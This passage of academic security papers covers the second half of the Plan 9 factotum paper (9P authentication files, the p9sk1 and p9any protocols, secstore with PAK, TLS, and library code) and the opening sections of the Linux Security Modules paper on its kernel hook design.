tag=1 answer=yes
```

(or answer=no).

The second file, *needkey*, diverts key requests. In the APOP example, if a suitable key had not been found during the start transaction, factotum would have indicated failure by returning a response indicating what key was needed:

```

FC→PC: needkey proto=apop
           server=x.y.com user? !password?

```

A typical client would then prompt the user for the desired key information, create a new key via the *ctl* file, and then reissue the start request. If the *needkey* file is open, then instead of failing, the transaction will block, and the next read from the */mnt/factotum/needkey* file will return a line of the form

```
needkey tag=1 attributes
```

The graphical interface then prompts the user for the needed key information, creates the key via the *ctl* file, and writes back tag=1 to resume the transaction.

The remaining files are informational and used for debugging. The *proto* file contains a list of supported protocols (to see what protocols the system supports, *cat /mnt/factotum/proto*), and the *log* file contains a log of operations and debugging output enabled by a debug control message.

The next few sections explain how factotum is used by system services.

3. Authentication in 9P

Plan 9 uses a remote file access protocol, 9P [12], to connect to resources such as the file server and remote processes. The original design for 9P included special messages at the start of a conversation to authenticate the user. Multiple users can share a single connection, such as when a CPU server runs processes for many users connected to a single file server, but each must authenticate separately. The authentication protocol, similar to that of Kerberos [18], used a sequence of messages passed between client, file server, and authentication server to verify the identities of the user, calling machine, and serving machine. One major drawback to the design was that the authentication method was defined by 9P itself and could not be changed. Moreover, there was no mechanism to relegate

authentication to an external (trusted) agent, so a process implementing 9P needed, besides support for file service, a substantial body of cryptographic code to implement a handful of startup messages in the protocol.

A recent redesign of 9P addressed a number of file service issues outside the scope of this paper. On issues of authentication, there were two goals: first, to remove details about authentication from the protocol itself; second, to allow an external program to execute the authentication part of the protocol. In particular, we wanted a way to quickly incorporate ideas found in other systems such as SFS [8].

Since 9P is a file service protocol, the solution involved creating a new type of file to be served: an *authentication file*. Connections to a 9P service begin in a state that allows no general file access but permits the client to open an authentication file by sending a special message, generated by the new `fauth` system call:

```
afd = fauth(int fd, char *servicename);
```

Here `fd` is the user's file descriptor for the established network connection to the 9P server and `servicename` is the name of the desired service offered on that server, typically the file subsystem to be accessed. The returned file descriptor, `afd`, is a unique handle representing the authentication file created for this connection to authenticate to this service; it is analogous to a capability. The authentication file represented by `afd` is not otherwise addressable on the server, such as through the file name hierarchy. In all other respects, it behaves like a regular file; most important, it accepts standard read and write operations.

To prove its identity, the user process (via `factotum`) executes the authentication protocol, described in the next section of this paper, over the `afd` file descriptor with ordinary reads and writes. When client and server have successfully negotiated, the authentication file changes state so it can be used as evidence of authority in mount.

Once identity is established, the process presents the (now verified) `afd` as proof of identity to the mount system call:

```
mount(int fd, int afd, char *mountpoint,
      int flag, char *servicename)
```

If the mount succeeds, the user now has appropriate permissions for the file hierarchy made visible at the mount point.

This sequence of events has several advantages. First, the actual authentication protocol is implemented using regular reads and writes, not special 9P messages, so they can be processed, forwarded, proxied, and so on by any 9P agent without special arrangement. Second, the business of negotiating the authentication by reading and writing the authentication file can be delegated to an outside agent, in particular `factotum`; the programs that implement the client and server ends of a 9P conversation need no authentication or cryptographic code. Third, since the authentication protocol is not defined by 9P itself, it is easy to change and can even be negotiated dynamically. Finally, since `afd` acts like a capability, it can be treated like one: handed to another process to give it special permissions; kept around for later use when authentication is again required; or closed to make sure no other process can use it.

All these advantages stem from moving the authentication negotiation into reads and writes on a separate file. As is often the case in Plan 9, making a resource (here authentication) accessible with a file-like interface reduces *a priori* the need for special interfaces.

3.1. Plan 9 shared key protocol

In addition to the various standard protocols supported by `factotum`, we use a shared key protocol for native Plan 9 authentication. This protocol provides backward compatibility with older versions of the system. One reason for the new architecture is to let us replace such protocols in the near future with more cryptographically secure ones.

P9skl is a shared key protocol that uses tickets much like those in the original Kerberos. The difference is that we've replaced the expiration time in Kerberos tickets with a random nonce parameter and a counter. We summarize it here:

```
C → S:  nonceC
S → C:  nonceS, uidS, domainS

C → A:  nonceS, uidS, domainS, uidC,
        factotumC
A → C:  KC{nonceS, uidC, uidS, Kn},
        KS{nonceS, uidC, uidS, Kn}

C → S:  KS{nonceS, uidC, uidS, Kn},
        Kn{nonceS, counter}
S → C:  Kn{nonceC, counter}
```

(Here $K\{x\}$ indicates x encrypted with DES key K .) The first two messages exchange nonces and server identification. After this initial exchange,

the client contacts the authentication server to obtain a pair of encrypted tickets, one encrypted with the client key and one with the server key. The client relays the server ticket to the server. The server believes that the ticket is new because it contains *nonce_S* and that the ticket is from the authentication server because it is encrypted in the server key *K_S*. The ticket is basically a statement from the authentication server that now *uid_C* and *uid_S* share a secret *K_n*. The authenticator *K_n{nonce_S,counter}* convinces the server that the client knows *K_n* and thus must be *uid_C*. Similarly, authenticator *K_n{nonce_C,counter}* convinces the client that the server knows *K_n* and thus must be *uid_S*. Tickets can be reused, without contacting the authentication server again, by incrementing the counter before each authenticator is generated.

In the future we hope to introduce a public key version of p9sk1, which would allow authentication even when the authentication server is not available.

3.2. The authentication server

Each Plan 9 security domain has an authentication server (AS) that all users trust to keep the complete set of shared keys. It also offers services for users and administrators to manage the keys, create and disable accounts, and so on. It typically runs on a standalone machine with few other services. The AS comprises two services, *keyfs* and *authsrv*.

Keyfs is a user-level file system that manages an encrypted database of user accounts. Each account is represented by a directory containing the files *key*, containing the Plan 9 key for p9sk1; *secret* for the challenge/response protocols (APOP, VNC, CHAP, MSCHAP, CRAM); *log* for authentication outcomes; *expire* for an expiration time; and *status*. If the expiration time passes, if the number of successive failed authentications exceeds 50, or if disabled is written to the status file, any attempt to access the key or secret files will fail.

Authsrv is a network service that brokers shared key authentications for the protocols p9sk1, APOP, VNC, CHAP, MSCHAP, and CRAM. Remote users can also call *authsrv* to change their passwords.

The p9sk1 protocol was described in the previous section. The challenge/response protocols differ in detail but all follow the general structure:

$C \rightarrow S: \text{nonce}_C$

$S \rightarrow C: \text{nonce}_S, \text{uid}_S, \text{domain}_S$
 $C \rightarrow A: \text{nonce}_S, \text{uid}_S, \text{domain}_S,$
 $\text{hostid}_C, \text{uid}_C$
 $A \rightarrow C: K_C\{\text{nonce}_S, \text{uid}_C, \text{uid}_S, K_n\},$
 $K_S\{\text{nonce}_S, \text{uid}_C, \text{uid}_S, K_n\},$
 $C \rightarrow S: K_S\{\text{nonce}_S, \text{uid}_C, \text{uid}_S, K_n\},$
 $K_n\{\text{nonce}_S\}$
 $S \rightarrow C: K_n\{\text{nonce}_C\}$

The password protocol is:

$C \rightarrow A: \text{uid}_C$
 $A \rightarrow C: K_C\{K_n\}$
 $C \rightarrow A: K_n\{\text{password}_{old}, \text{password}_{new}\}$
 $A \rightarrow C: \text{OK}$

To avoid replay attacks, the pre-encryption clear text for each of the protocols (as well as for p9sk1) includes a tag indicating the encryption's role in the protocol. We elided them in these outlines.

3.3. Protocol negotiation

Rather than require particular protocols for particular services, we implemented a negotiation metaprotocol, *p9any*, which chooses the actual authentication protocol to use. P9any is used now by all native services on Plan 9.

The metaprotocol is simple. The callee sends a null-terminated string of the form:

$v.n \text{ proto}_1@domain_1 \text{ proto}_2@domain_2 \dots$

where *n* is a decimal version number, *proto_k* is the name of a protocol for which the factotum has a key, and *domain_k* is the name of the domain in which the key is valid. The caller then responds

$\text{proto}@domain$

indicating its choice. Finally the callee responds

OK

Any other string indicates failure. At this point the chosen protocol commences. The final fixed-length reply is used to make it easy to delimit the I/O stream should the chosen protocol require the caller rather than the callee to send the first message.

With this negotiation metaprotocol, the underlying authentication protocols used for Plan 9 services can be changed under any application just by changing the keys known by the factotum agents at each end.

P9any is vulnerable to man in the middle attacks to the extent that the attacker may constrain the possible choices by changing the stream. However, we believe this is acceptable since the attacker cannot force either side to choose algorithms that it is unwilling to use.

4. Library Interface to Factotum

Although programs can access factotum's services through its file system interface, it is more common to use a C library that packages the interaction. There are a number of routines in the library, not all of which are relevant here, but a few examples should give their flavor.

First, consider the problem of mounting a remote file server using 9P. An earlier discussion showed how the `fauth` and `mount` system calls use an authentication file, `afd`, as a capability, but not how factotum manages `afd`. The library contains a routine, `amount` (authenticated mount), that is used by most programs in preference to the raw `fauth` and `mount` calls. `Amount` engages factotum to validate `afd`; here is the complete code:

```
int
amount(int fd, char *mntpt,
       int flags, char *aname)
{
    int afd, ret;
    AuthInfo *ai;

    afd = fauth(fd, aname);
    if(afd >= 0){
        ai = auth_proxy(afd, amount_getkey,
                        "proto=p9any role=client");
        if(ai != NULL)
            auth_freeAI(ai);
    }
    ret = mount(fd, afd, mntpt,
               flags, aname);
    if(afd >= 0)
        close(afd);
    return ret;
}
```

where parameter `fd` is a file descriptor returned by `open` or `dial` for a new connection to a file server. The conversation with factotum occurs in the call to `auth_proxy`, which specifies, as a key query, which authentication protocol to use (here the metaprotocol `p9any`) and the role being played (`client`). `Auth_proxy` will read and write the factotum files, and the authentication file descriptor `afd`, to validate the user's right to access the service. If the call is successful, any auxiliary data, held in an `AuthInfo` structure, is freed. In any case, the `mount` is then called with the (perhaps validated) `afd`. A 9P server can cause the `fauth` system call to fail, as an indication that authentication is not required to access the service.

The second argument to `auth_proxy` is a function, here `amount_getkey`, to be called if secret information such as a password or response to a

challenge is required as part of the authentication. This function, of course, will provide this data to factotum as a key message on the `/mnt/factotum/ctl` file.

Although the final argument to `auth_proxy` in this example is a simple string, in general it can be a formatted-print specifier in the manner of `printf`, to enable the construction of more elaborate key queries.

As another example, consider the Plan 9 `cpu` service, which exports local devices to a shell process on a remote machine, typically to connect the local screen and keyboard to a more powerful computer. At heart, `cpu` is a superset of a service called `exportfs` [12], which allows one machine to see an arbitrary portion of the file name space of another machine, such as to export the network device to another machine for gatewaying. However, `cpu` is not just `exportfs` because it also delivers signals such as interrupt and negotiates the initial environment for the remote shell.

To authenticate an instance of `cpu` requires factotum processes on both ends: the local, client end running as the user on a terminal and the remote, server end running as the host owner of the server machine. Here is schematic code for the two ends:

```
/* client */
int
p9auth(int fd)
{
    AuthInfo *ai;

    ai = auth_proxy(fd, auth_getkey,
                    "proto=p9any role=client");
    if(ai == NULL)
        return -1;

    /* start cpu protocol here */
}

/* server */
int
srvp9auth(int fd, char *user)
{
    AuthInfo *ai;

    ai = auth_proxy(fd, NULL,
                    "proto=p9any role=server");
    if(ai == NULL)
        return -1;
    /* set user id for server process */
    if(auth_chuid(ai, NULL) < 0)
        return -1;

    /* start cpu protocol here */
}
```

`Auth_chuid` encapsulates the negotiation to

change a user id using the caphash and capuse files of the (server) kernel. Note that although the client process may ask the user for new keys, using `auth_getkey`, the server machine, presumably a shared machine with a pseudo-user for the host owner, sets the key-getting function to `NULL`.

5. Secure Store

Factotum keeps its keys in volatile memory, which must somehow be initialized at boot time. Therefore, factotum must be supplemented by a persistent store, perhaps a floppy disk containing a key file of commands to be copied into `/mnt/factotum/ctl` during bootstrap. But removable media are a nuisance to carry and are vulnerable to theft. Keys could be stored encrypted on a shared file system, but only if those keys are not necessary for authenticating to the file system in the first place. Even if the keys are encrypted under a user password, a thief might well succeed with a dictionary attack. Other risks of local storage are loss of the contents through mechanical mishap or dead batteries. Thus for convenience and safety we provide a secstore (secure store) server in the network to hold each user's permanent list of keys, a *key file*.

Secstore is a file server for encrypted data, used only during bootstrapping. It must provide strong authentication and resistance to passive and active protocol attacks while assuming nothing more from the client than a password. Once factotum has loaded the key file, further encrypted or authenticated file storage can be accomplished by standard mechanisms.

The cryptographic technology that enables secstore is a form of encrypted key exchange called PAK [2], analogous to EKE [1], SRP [19], or SPEKE [5]. PAK was chosen because it comes with a proof of equivalence in strength to Diffie-Hellman; subtle flaws in some earlier encrypted key exchange protocols and implementations have encouraged us to take special care. In outline, the PAK protocol is:

$$\begin{aligned} C \rightarrow S: & C, g^x H \\ S \rightarrow C: & S, g^y, \text{hash}(g^{xy}, C, S) \\ C \rightarrow S: & \text{hash}(g^{xy}, S, C) \end{aligned}$$

where H is a preshared secret between client C and server S . There are several variants of PAK, all presented in papers mainly concerned with proofs of cryptographic properties. To aid implementers, we have distilled a description of the specific version we use into an Appendix to this

paper. The Plan 9 open source license provides for use of Lucent's encrypted key exchange patents in this context.

As a further layer of defense against password theft, we provide (within the encrypted channel $C \rightarrow S$) information that is validated at a RADIUS server, such as the digits from a hardware token [14]. This provides two-factor authentication, which potentially requires tricking two independent administrators in any attack by social engineering.

The key file stored on the server is encrypted with AES (Rijndael) using CBC with a 10-byte initialization vector and trailing authentication padding. All this is invisible to the user of secstore. For that matter, it is invisible to the secstore server as well; if the AES Modes of Operation are standardized and a new encryption format designed, it can be implemented by a client without change to the server. The secstore is deliberately not backed up; the user is expected to use more than one secstore or save the key file on removable media and lock it away. The user's password is hashed to create the H used in the PAK protocol; a different hash of the password is used as the file encryption key. Finally, there is a command (inside the authenticated, encrypted channel between client and secstore) to change passwords by sending a new H ; for consistency, the client process must at the same time fetch and re-encrypt all files.

When factotum starts, it dials the local secstore and checks whether the user has an account. If so, it prompts for the user's secstore password and fetches the key file. The PAK protocol ensures mutual authentication and prevents dictionary attacks on the password by passive wiretappers or active intermediaries. Passwords saved in the key file can be long random strings suitable for simpler challenge/response authentication protocols. Thus the user need only remember a single, weaker password to enable strong, "single sign on" authentication to unchanged legacy applications scattered across multiple authentication domains.

6. Transport Layer Security

Since the Plan 9 operating system is designed for use in network elements that must withstand direct attack, unguarded by firewall or VPN, we seek to ensure that all applications use channels with appropriate mutual authentication and

encryption. A principal tool for this is TLS 1.0 [3]. (TLS 1.0 is nearly the same as SSL 3.0, and our software is designed to interoperate with implementations of either standard.)

TLS defines a record layer protocol for message integrity and privacy through the use of message digesting and encryption with shared secrets. We implement this service as a kernel device, though it could be performed at slightly higher cost by invoking a separate program. The library interface to the TLS kernel device is:

```
int pushtls(int fd, char *hashalg,
            char *cryptalg, int isclient,
            char *secret, char *dir);
```

Given a file descriptor, the names of message digest and encryption algorithms, and the shared secret, `pushtls` returns a new file descriptor for the encrypted connection. (The final argument `dir` receives the name of the directory in the TLS device that is associated with the new connection.) The function is named by analogy with the “push” operation supported by the stream I/O system of Research Unix and the first two editions of Plan 9. Because adding encryption is as simple as replacing one file descriptor with another, adding encryption to a particular network service is usually trivial.

The Plan 9 shared key authentication protocols establish a shared 56-bit secret as a side effect. Native Plan 9 network services such as `cpu` and `exportfs` use these protocols for authentication and then invoke `pushtls` with the shared secret.

Above the record layer, TLS specifies a handshake protocol using public keys to establish the session secret. This protocol is widely used with HTTP and IMAP4 to provide server authentication, though with client certificates it could provide mutual authentication. The library function

```
int tlsClient(int fd, TLSconn *conn)
```

handles the initial handshake and returns the result of `pushtls`. On return, it fills the `conn` structure with the session ID used and the X.509 certificate presented by the server, but makes no effort to verify the certificate. Although the original design intent of X.509 certificates expected that they would be used with a Public Key Infrastructure, reliable deployment has been so long delayed and problematic that we have adopted the simpler policy of just using the X.509 certificate as a representation of the public key, depending on a locally-administered directory of SHA1 thumbprints to allow applications to decide which public keys to trust for which

purposes.

7. Related Work and Discussion

Kerberos, one of the earliest distributed authentication systems, keeps a set of authentication tickets in a temporary file called a ticket cache. The ticket cache is protected by Unix file permissions. An environment variable containing the file name of the ticket cache allows for different ticket caches in different simultaneous login sessions. A user logs in by typing his or her Kerberos password. The login program uses the Kerberos password to obtain a temporary ticket-granting ticket from the authentication server, initializes the ticket cache with the ticket-granting ticket, and then forgets the password. Other applications can use the ticket-granting ticket to sign tickets for themselves on behalf of the user during the login session. The ticket cache is removed when the user logs out [18]. The ticket cache relieves the user from typing a password every time authentication is needed.

The secure shell SSH develops this idea further, replacing the temporary file with a named Unix domain socket connected to a user-level program, called an agent. Once the SSH agent is started and initialized with one or more RSA private keys, SSH clients can employ it to perform RSA authentications on their behalf. In the absence of an agent, SSH typically uses RSA keys read from encrypted disk files or uses passphrase-based authentication, both of which would require prompting the user for a passphrase whenever authentication is needed [20]. The self-certifying file system SFS uses a similar agent [6], not only for moderating the use of client authentication keys but also for verifying server public keys [8].

Factotum is a logical continuation of this evolution, replacing the program-specific SSH or SFS agents with a general agent capable of serving a wide variety of programs. Having one agent for all programs removes the need to have one agent for each program. It also allows the programs themselves to be protocol-agnostic, so that, for example, one could build an SSH workalike capable of using any protocol supported by factotum, without that program knowing anything about the protocols. Traditionally each program needs to implement each authentication protocol for itself, an $O(n^2)$ coding problem that factotum reduces to $O(n)$.

Previous work on agents has concentrated on

their use by clients authenticating to servers. Looking in the other direction, Sun Microsystems's pluggable authentication module (PAM) is one of the earliest attempts to provide a general authentication mechanism for Unix-like operating systems [17]. Without a central authority like PAM, system policy is tied up in the various implementations of network services. For example, on a typical Unix, if a system administrator decides not to allow plaintext passwords for authentication, the configuration files for a half dozen different servers — `rlogind`, `telnetd`, `ftpd`, `sshd`, and so on — need to be edited. PAM solves this problem by hiding the details of a given authentication mechanism behind a common library interface. Directed by a system-wide configuration file, an application selects a particular authentication mechanism by dynamically loading the appropriate shared library. PAM is widely used on Sun's Solaris and some Linux distributions.

Factotum achieves the same goals using the agent approach. Factotum is the only process that needs to create capabilities, so all the network servers can run as untrusted users (e.g., Plan 9's `none` or Unix's `nobody`), which greatly reduces the harm done if a server is buggy and is compromised. In fact, if factotum were implemented on Unix along with an analogue to the Plan 9 capability device, venerable programs like `su` and `login` would no longer need to be installed “`setuid root`.”

Several other systems, such as Password Safe [16], store multiple passwords in an encrypted file, so that the user only needs to remember one password. Our `secstore` solution differs from these by placing the storage in a hardened location in the network, so that the encrypted file is less liable to be stolen for offline dictionary attack and so that it is available even when a user has several computers. In contrast, Microsoft's Passport system [9] keeps credentials in the network, but centralized at one extremely-high-value target. The important feature of Passport, setting up trust relationships with e-merchants, is outside our scope. The `secstore` architecture is almost identical to Perlman and Kaufman's [10] but with newer EKE technology. Like them, we chose to defend mainly against outside attacks on `secstore`; if additional defense of the files on the server itself is desired, one can use distributed techniques [4].

We made a conscious choice of placing encryption, message integrity, and key management at

the application layer (TLS, just above layer 4) rather than at layer 3, as in IPsec. This leads to a simpler structure for the network stack, easier integration with applications and, most important, easier network administration since we can recognize which applications are misbehaving based on TCP port numbers. TLS does suffer (relative to IPsec) from the possibility of forged TCP Reset, but we feel that this is adequately dealt with by randomized TCP sequence numbers. In contrast with other TLS libraries, Plan 9 does not require the application to change `write` calls to `sslwrite` but simply to add a few lines of code at startup [13].

8. Conclusion

Writing safe code is difficult. Stack attacks, mistakes in logic, and bugs in compilers and operating systems can each make it possible for an attacker to subvert the intended execution sequence of a service. If the server process has the privileges of a powerful user, such as `root` on Unix, then so does the attacker. Factotum allows us to constrain the privileged execution to a single process whose core is a few thousand lines of code. Verifying such a process, both through manual and automatic means, is much easier and less error prone than requiring it of all servers.

An implementation of these ideas is in Plan 9 from Bell Labs, Fourth Edition, freely available from <http://plan9.bell-labs.com/plan9>.

Acknowledgments

William Josephson contributed to the implementation of password changing in `secstore`. We thank Phil MacKenzie and Martín Abadi for helpful comments on early parts of the design. Chuck Blake, Peter Bosch, Frans Kaashoek, Sape Mullender, and Lakshman Y. N., predominantly Dutchmen, gave helpful comments on the paper. Russ Cox is supported by a fellowship from the Fannie and John Hertz Foundation.

References

1. S.M. Bellovin and M. Merritt, “Augmented Encrypted Key Exchange,” Proceedings of the 1st ACM Conference on Computer and Communications Security, 1993, pp. 244 - 250.
2. Victor Boyko, Philip MacKenzie, and Sarvar Patel, “Provably Secure Password-Authenticated Key Exchange using Diffie-Hellman,” Eurocrypt 2000, 156-171.

3. T. Dierks and C. Allen, "The TLS Protocol, Version 1.0," RFC 2246.
4. Warwick Ford and Burton S. Kaliski, Jr., "Server-Assisted Generation of a Strong Secret from a Password," IEEE Fifth International Workshop on Enterprise Security, National Institute of Standards and Technology (NIST), Gaithersburg MD, June 14 - 16, 2000.
5. David P. Jablon, "Strong Password-Only Authenticated Key Exchange," <http://integritysciences.com/speke97.html>.
6. Michael Kaminsky, "Flexible Key Management with SFS Agents," Master's Thesis, MIT, May 2000.
7. Philip MacKenzie, private communication.
8. David Mazières, Michael Kaminsky, M. Frans Kaashoek and Emmett Witchel, "Separating key management from file system security," Symposium on Operating Systems Principles, 1999, pp. 124-139.
9. Microsoft Passport, <http://www.passport.com/>.
10. Radia Perlman and Charlie Kaufman, "Secure Password-Based Protocol for Downloading a Private Key," Proc. 1999 Network and Distributed System Security Symposium, Internet Society, January 1999.
11. Rob Pike, Dave Presotto, Sean Dorward, Bob Flannery, Ken Thompson, Howard Trickey, and Phil Winterbottom, "Plan 9 from Bell Labs," Computing Systems, 8, 3, Summer 1995, pp. 221-254.
12. Rob Pike, Dave Presotto, Ken Thompson, Howard Trickey, Phil Winterbottom, "The Use of Name Spaces in Plan 9," Operating Systems Review, 27, 2, April 1993, pp. 72-76 (reprinted from Proceedings of the 5th ACM SIGOPS European Workshop, Mont Saint-Michel, 1992, Paper n° 34).
13. Eric Rescorla, "SSL and TLS: Designing and Building Secure Systems," Addison-Wesley, 2001. ISBN 0-201-61598-3, p. 387.
14. C. Rigney, A. Rubens, W. Simpson, S. Willens, "Remote Authentication Dial In User Service (RADIUS)," RFC2138, April 1997.
15. Ronald L. Rivest and Butler Lampson, "SDSI—A Simple Distributed Security Infrastructure," <http://theory.lcs.mit.edu/~rivest/sdsi10.ps>.
16. Bruce Schneier, Password Safe, <http://www.counterpane.com/passsafe.html>.
17. Vipin Samar, "Unified Login with Pluggable Authentication Modules (PAM)," Proceedings of the Third ACM Conference on Computer Communications and Security, March 1996, New Delhi, India.
18. Jennifer G. Steiner, Clifford Neumann, and Jeffrey I. Schiller, "Kerberos: An Authentication Service for Open Network Systems," Proceedings of USENIX Winter Conference, Dallas, Texas, February 1988, pp. 191-202.
19. T. Wu, "The Secure Remote Password Protocol,"

Proceedings of the 1998 Internet Society Network and Distributed System Security Symposium, San Diego, CA, March 1998, pp. 97-111.

20. Ylonen, T., "SSH—Secure Login Connections Over the Internet," 6th USENIX Security Symposium, pp. 37-42. San Jose, CA, July 1996.

Appendix: Summary of the PAK protocol

Let $q > 2^{160}$ and $p > 2^{1024}$ be primes such that $p = rq + 1$ with r not a multiple of q . Take $h \in Z_p^*$ such that $g \equiv h^r$ is not 1. These parameters may be chosen by the NIST algorithm for DSA, and are public, fixed values. The client C knows a secret π and computes $H \equiv (H_1(C, \pi))^r$ and H^{-1} , where H_1 is a hash function yielding a random element of Z_p^* , and H^{-1} may be computed by gcd. (All arithmetic is modulo p .) The client gives H^{-1} to the server S ahead of time by a private channel. To start a new connection, the client generates a random value x , computes $m \equiv g^x H$, then calls the server and sends C and m . The server checks $m \neq 0 \bmod p$, generates random y , computes $\mu \equiv g^y$, $\sigma \equiv (m H^{-1})^y$, and sends $S, \mu, k \equiv \text{sha1}(\text{"server"}, C, S, m, \mu, \sigma, H^{-1})$. Next the client computes $\sigma = \mu^x$, verifies k , and sends $k' \equiv \text{sha1}(\text{"client"}, C, S, m, \mu, \sigma, H^{-1})$. The server then verifies k' and both sides begin using session key $K \equiv \text{sha1}(\text{"session"}, C, S, m, \mu, \sigma, H^{-1})$. In the published version of PAK, the server name S is included in the initial hash H , but doing so is inconvenient in our application, as the server may be known by various equivalent names.

MacKenzie has shown [7] that the equivalence proof [2] can be adapted to cover our version.

Linux Security Modules: General Security Support for the Linux Kernel

Chris Wright and Crispin Cowan
WireX Communications, Inc.
chris@wirex.com, crispin@wirex.com

James Morris
Intercode Pty Ltd
jmorris@intercode.com.au

Stephen Smalley
NAI Labs, Network Associates, Inc.
sds@tislabs.com

Greg Kroah-Hartman
IBM Linux Technology Center
gregkh@us.ibm.com

Abstract

The access control mechanisms of existing mainstream operating systems are inadequate to provide strong system security. Enhanced access control mechanisms have failed to win acceptance into mainstream operating systems due in part to a lack of consensus within the security community on the right solution. Since general-purpose operating systems must satisfy a wide range of user requirements, any access control mechanism integrated into such a system must be capable of supporting many different access control models. The Linux Security Modules (LSM) project has developed a lightweight, general purpose, access control framework for the mainstream Linux kernel that enables many different access control models to be implemented as loadable kernel modules. A number of existing enhanced access control implementations, including Linux capabilities, Security-Enhanced Linux (SELinux), and Domain and Type Enforcement (DTE), have already been adapted to use the LSM framework. This paper presents the design and implementation of LSM and discusses the challenges in providing a truly general solution that minimally impacts the Linux kernel.

1 Introduction

The critical role of operating system protection mechanisms in providing system security has been well-understood for over thirty years, yet the access control mechanisms of existing mainstream operating systems are still inadequate to provide strong security [2, 39, 28, 17, 26, 6, 30]. Although many enhanced access control models and frameworks have been proposed and imple-

mented [9, 1, 4, 41, 23, 10, 29, 37], mainstream operating systems typically still lack support for these enhancements. In part, the absence of such enhancements is due to a lack of agreement within the security community on the right general solution.

Like many other general-purpose operating systems, the Linux kernel only provides discretionary access controls and lacks any direct support for enhanced access control mechanisms. However, Linux has long supported dynamically loadable kernel modules, primarily for device drivers, but also for other components such as filesystems. In principle, enhanced access controls could be implemented as Linux kernel modules, permitting many different security models to be supported.

In practice, creating effective security modules is problematic since the kernel does not provide any infrastructure to allow kernel modules to mediate access to kernel objects. As a result, kernel modules typically resort to system call interposition to control kernel operations [18, 20], which has serious limitations as a method for providing access control [41]. Furthermore, these kernel modules often require reimplementing selected kernel functionality [18, 20] or require a patch to the kernel to support the module [10, 3, 15], reducing much of the value of modular composition. Hence, many projects have implemented enhanced access control frameworks or models for the Linux kernel as kernel patches [29, 37, 23, 32, 27].

At the Linux Kernel 2.5 Summit, the NSA presented their work on Security-Enhanced Linux (SELinux) [29], an implementation of a flexible access control architecture in the Linux kernel, and emphasized the need for such support in the mainstream Linux kernel. Linus Torvalds appeared to accept that a general access control

framework for the Linux kernel is needed, but favored a new infrastructure that would provide the necessary support to kernel modules for implementing security. This approach would avoid the need to choose among the existing competing projects.

In response to Linus' guidance, the Linux Security Modules (LSM) [45, 40] project has developed a lightweight, general purpose, access control framework for the mainstream Linux kernel that enables many different access control models to be implemented as loadable kernel modules. A number of existing enhanced access control implementations, including POSIX.1e capabilities [42], SELinux, and Domain and Type Enforcement (DTE) [23], have already been adapted to use the LSM framework.

The LSM framework meets the goal of enabling many different security models with the same base Linux kernel while minimally impacting the Linux kernel. The generality of LSM permits enhanced access controls to be effectively implemented without requiring kernel patches. LSM also permits the existing security functionality of POSIX.1e capabilities to be cleanly separated from the base kernel. This allows users with specialized needs, such as embedded system developers, to reduce security features to a minimum for performance. It also enables development of POSIX.1e capabilities to proceed with greater independence from the base kernel.

The remainder of this paper is organized as follows. Section 2 elaborates on the problem that LSM seeks to solve. Section 3 presents the LSM design. Section 4 presents the current LSM implementation. Section 5 describes the operational status of LSM, including testing, performance overhead, and modules built for LSM so far. Section 6 describes issues that arose during development, and plans for future work. Section 7 describes related work. Section 8 presents our conclusions.

2 The Problem: Constrained Design Space

The design of LSM was constrained by the practical and technical concerns of both the Linux kernel developers and the various Linux security projects. In email on the topic, Linus Torvalds specified that the security framework must be:

- truly generic, where using a different security model is merely a matter of loading a different kernel module;

- conceptually simple, minimally invasive, and efficient; and
- able to support the existing POSIX.1e capabilities logic as an optional security module.

The various Linux security projects were primarily interested in ensuring that the security framework would be adequate to permit them to reimplement their existing security functionality as a loadable kernel module. The new modular implementation must not cause any significant loss in the security being provided and should have little additional performance overhead.

The core functionality for most of these security projects was access control. However, a few security projects also desired other kinds of security functionality, such as security auditing or virtualized environments. Furthermore, there were significant differences over the range of flexibility for the access controls. Most of the security projects were only interested in further restricting access, i.e. being able to deny accesses that would ordinarily be granted by the existing Linux discretionary access control (DAC) logic. However, a few projects wanted the ability to grant accesses that would ordinarily be denied by the existing DAC logic; some degree of this permissive behavior was needed to support the capabilities logic as a module. Some security projects wanted to migrate the DAC logic into a security module so that they could replace it.

The "LSM problem" is to unify the functional needs of as many security projects as possible, while minimizing the impact on the Linux kernel. The union set of desired features would be highly functional, but also so invasive as to be unacceptable to the mainstream Linux community. Section 3 presents the compromises LSM made to simultaneously balance these conflicting goals.

3 LSM Design: Mediate Access to Kernel Objects

The system call interface provides an abstraction for userspace to interact with the kernel, and is a tempting location to mediate access. In fact, no kernel modifications are required to overwrite entries in the system call lookup table, making it trivial to mediate this interface using kernel modules [18, 19]. While this is an attractive feature, mediating the system call interface provides limited value for a general purpose security framework




Figure 1: LSM Hook Architecture

such as LSM [41]. This level of mediation is not race-free, may require code duplication, and may not adequately express the full context needed to make security policy decisions.

The basic abstraction of the LSM interface is to mediate access to *internal* kernel objects. LSM seeks to allow modules to answer the question “May a subject *S* perform a kernel operation *OP* on an internal kernel object *OBJ*?”

LSM allows modules to mediate access to kernel objects by placing *hooks* in the kernel code just ahead of the access, as shown in Figure 1. Just before the kernel *would* have accessed an internal object, a hook makes a call to a function that the LSM module must provide. The module can either let the access occur, or deny access, forcing an error code return.

The LSM framework leverages the kernel’s existing mechanisms to translate user supplied data — typically strings, handles or simplified data structures — into internal data structures. This avoids time of check to time of use (TOCTTOU) races [8] and inefficient duplicate look ups. It also allows the LSM framework to directly mediate access to the core kernel data structures. With such an approach, the LSM framework has access to the full kernel context just before the kernel actually performs the requested service. This improves access control granularity.

Given the constrained design space described in Section 2, the LSM project chose to limit the scope of the LSM design to supporting the core access control functionality required by the existing Linux security projects.

